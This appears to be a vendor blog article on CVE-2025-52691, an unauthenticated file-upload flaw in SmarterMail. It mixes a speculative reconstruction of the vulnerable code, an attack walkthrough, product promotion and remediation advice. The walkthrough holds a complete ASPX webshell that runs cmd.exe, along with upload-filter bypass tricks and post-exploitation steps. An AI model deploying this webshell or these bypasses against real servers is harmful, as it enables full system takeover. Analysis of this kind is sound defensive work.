
As 2026 begins, the cybersecurity community is grappling with a massive architectural failure in one of the most popular Windows-based mail servers. On December 30, 2025, the Cyber Security Agency of Singapore (CSA) and SmarterTools confirmed the existence of CVE-2025-52691, a vulnerability carrying the maximum severity rating: CVSS 10.0.
For Red Teamers and exploit developers, this vulnerability represents the “Holy Grail”: an Unauthenticated Arbitrary File Upload leading directly to Remote Code Execution (RCE) as SYSTEM. It requires no credentials, no user interaction, and exploits a fundamental logic flaw in how the application handles incoming data streams.
This article abandons high-level summaries to provide a forensic analysis of the vulnerability. We will dissect how .NET endpoints fail, how the Internet Information Services (IIS) pipeline handles malicious payloads, and how modern AI-driven security can identify these logic threats before they are weaponized.

The Threat Landscape: Why CVE-2025-52691 is a “Class Break”
SmarterMail is a widely deployed Microsoft Exchange alternative, running on the Windows/IIS/.NET stack. Unlike Linux-based mail servers where filesystem permissions might mitigate the impact of a file upload, Windows IIS environments are notoriously unforgiving when configuration errors occur.
Vulnerability Intelligence Card
| Metric | Intelligence Detail |
|---|---|
| CVE Identifier | CVE-2025-52691 |
| Vulnerability Class | Unrestricted File Upload (CWE-434) |
| Attack Vector | Network (Remote) |
| Privileges Required | None (Unauthenticated) |
| User Interaction | None |
| Affected Builds | SmarterMail 9406 and prior |
| Remediation | Update to Build 9413+ immediately |
The danger here is the attack surface. Mail servers are, by definition, exposed to the public internet on ports 25, 443, and often 9998 (webmail/management). A vulnerability that requires zero authentication and provides a stable shell means that automated botnets can compromise thousands of servers within hours of a PoC release.
Technical Deep Dive: The Mechanics of the Flaw
To understand how CVE-2025-52691 works, we must analyze how SmarterMail handles HTTP requests. The vulnerability resides in a specific API endpoint designed to handle file attachments or user uploads—likely part of the webmail interface or the FileStorage namespace.
The Missing “Gatekeeper”
In a secure .NET application, any controller action handling files should be decorated with [Authorize] attributes and rigorous file validation logic. CVE-2025-52691 exists because a specific handler—likely a generic .ashx handler or a REST API route—was exposed without these checks.
When a POST request hits this endpoint, the server processes the multipart/form-data stream. Because the endpoint lacks an authentication barrier, the server accepts the stream from any IP address.
The Vulnerable Code Pattern (Reconstructed)
While the exact source code is proprietary, we can reconstruct the vulnerability pattern based on standard .NET vulnerability classes and the nature of the patch. The flaw likely resembles the following C# logic:
C#
`public class LegacyUploadHandler : IHttpHandler { public void ProcessRequest(HttpContext context) { // FATAL FLAW 1: No session check or authentication verification // The handler assumes the caller is trusted simply because they reached this URL. // Missing: if (context.Session[“User”] == null) throw new UnauthorizedAccessException();
    HttpPostedFile file = context.Request.Files["upload"];
    string fileName = file.FileName;

    // FATAL FLAW 2: Trusting user input for file paths
    // The code takes the filename directly from the client headers.
    // It fails to sanitize against Directory Traversal (../) or executable extensions (.aspx).
    string savePath = context.Server.MapPath("~/App_Data/Temp/" + fileName);

    // FATAL FLAW 3: Writing to a web-accessible directory
    file.SaveAs(savePath);
}
}`
The IIS Execution Pipeline
Why is uploading a file fatal? In many modern stacks (Node.js, Go), uploading a source file doesn’t automatically mean execution. But in ASP.NET running on IIS, the behavior is distinct due to the ISAPI Module Mapping.
If an attacker can place a file with an .aspx, .ashx, or .soap extension into a directory that allows script execution (which is the default for most web directories to support legacy ASP features), the IIS worker process (w3wp.exe) will trigger the following chain:
- Attacker uploads
shell.aspx. - Attacker requests
GET /App_Data/Temp/shell.aspx. - IIS Kernel Mode Listener (http.sys) receives the request and passes it to the Worker Process.
- ASP.NET Handler sees the known extension.
- JIT Compilation: The CLR (Common Language Runtime) compiles the code inside
shell.aspxon the fly into a temporary DLL. - Execution: The DLL is loaded into memory and executed with the privileges of the Application Pool identity (often
SYSTEMorNetworkService).
The Kill Chain: From Discovery to SYSTEM Shell
For a security engineer simulating this attack path, the kill chain follows four distinct phases.
Phase 1: Reconnaissance
The attacker scans for the SmarterMail fingerprint.
- Headers:
Server: Microsoft-IIS/10.0,X-Powered-By: ASP.NET - Title:
SmarterMail Login - Endpoint Probing: Fuzzing for known upload endpoints like
/api/v1/settings/upload,/FileStorage/Upload.ashx, or legacy SOAP endpoints that might have been forgotten during security reviews.
Phase 2: Weaponization
The attacker creates a “Webshell.” A classic C# webshell payload is crafted to execute system commands via cmd.exe.
<%@ Page Language="C#" %> <%@ Import Namespace="System.Diagnostics" %> <script runat="server"> protected void Page_Load(object sender, EventArgs e) { // Simple command execution logic if (!string.IsNullOrEmpty(Request.QueryString["cmd"])) { Process p = new Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + Request.QueryString["cmd"]; p.StartInfo.UseShellExecute = false; p.StartInfo.RedirectStandardOutput = true; p.Start(); Response.Write(p.StandardOutput.ReadToEnd()); p.WaitForExit(); } } </script>
Phase 3: Delivery (The Exploit)
The attacker sends the POST request.
- Bypass Technique: If the server implements weak validation (e.g., checking
Content-Type), the attacker modifies the header toContent-Type: image/jpeg. If the server checks extensions but has a logic error (e.g., checking only the first 3 chars), the attacker might tryshell.aspx.jpgor leverage NTFS Alternate Data Stream tricks (shell.aspx::$DATA) to bypass the filter while still writing a file IIS will execute.
Phase 4: Exploitation
The attacker accesses the shell:
Response: nt authority\\system
At this point, the game is over. The attacker can dump the LSASS process to extract admin credentials, install ransomware, or use the mail server as a pivot point to attack the Domain Controller.
The Role of AI in Detecting Logic Flaws: The Penligent Approach
Traditional DAST (Dynamic Application Security Testing) tools are notoriously bad at finding CVE-2025-52691 style bugs.
- Context Blindness: Scanners rely on crawling HTML links. API endpoints that aren’t explicitly linked in the DOM (hidden endpoints) are invisible to them.
- Fear of Destruction: Scanners are hesitant to upload files for fear of breaking the application or flooding storage.
This is where Penligent.ai represents a paradigm shift for Offensive Security teams. Penligent utilizes AI-driven logic analysis rather than simple pattern matching.
- Discovering the Undiscoverable
Penligent’s agents analyze client-side JavaScript bundles and compiled DLLs (if accessible via leaks) to reconstruct the API map. It infers the existence of upload handlers that are not explicitly linked, effectively finding the “shadow APIs” where vulnerabilities like CVE-2025-52691 hide.
- Non-Destructive Proof of Exploitation
Instead of uploading a malicious webshell which could trigger EDRs or break the server, Penligent generates a Benign Marker File.
- Action: It uploads a simple text file containing a cryptographically unique hash.
- Verification: It then attempts to retrieve that file via a public URL.
- Result: If the file is retrievable, Penligent confirms the Unrestricted File Upload vulnerability (CWE-434) with 100% certainty and zero risk. This provides the CISO with actionable intelligence without the noise of false positives.
Remediation and Hardening Strategy
If you are running SmarterMail, you are in a race against time.
- Immediate Patching
Upgrade to Build 9413 immediately. SmarterTools has implemented strict authentication checks and whitelist-based file extension validation in this release.
- IIS Request Filtering (Temporary Mitigation)
If you cannot patch immediately, you must block the attack vector at the web server level. Use IIS Request Filtering to deny access to .aspx files in upload directories.
- Action: In IIS Manager -> Request Filtering -> URL Tab -> Deny Sequence.
- Rule: Block requests to
/App_Data/*.aspxor/FileStorage/*.aspx.
- Forensic Hunting
Assume you might already be compromised. Search the filesystem for:
- Files ending in
.aspx,.ashx,.cer,.soapcreated between Dec 29, 2025, and today. - IIS Logs (
u_ex*.log) for POST requests to upload endpoints coming from unknown IP addresses, followed immediately by GET requests to new files.
Conclusion
CVE-2025-52691 is a stark reminder that in the world of software, convenience often comes at the cost of security. A single missing authentication check in a “minor” file upload handler can render millions of dollars of firewall and EDR investment useless.
As we move into 2026, the complexity of attacks will only increase. Security engineers must move beyond manual checklists and embrace automated, intelligent validation tools. Whether it’s patching tonight or deploying AI-driven testing tomorrow, the goal remains the same: close the door before the adversary walks in.
Reliable References
- CSA Singapore Advisory: CSA Issues Alert on Critical SmarterMail Bug
- SmarterTools Advisory: Critical Vulnerability in SmarterMail Build 9406
- Related CVE Context: WaterISAC Weekly Vulnerabilities

 English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Turkish
  Hebrew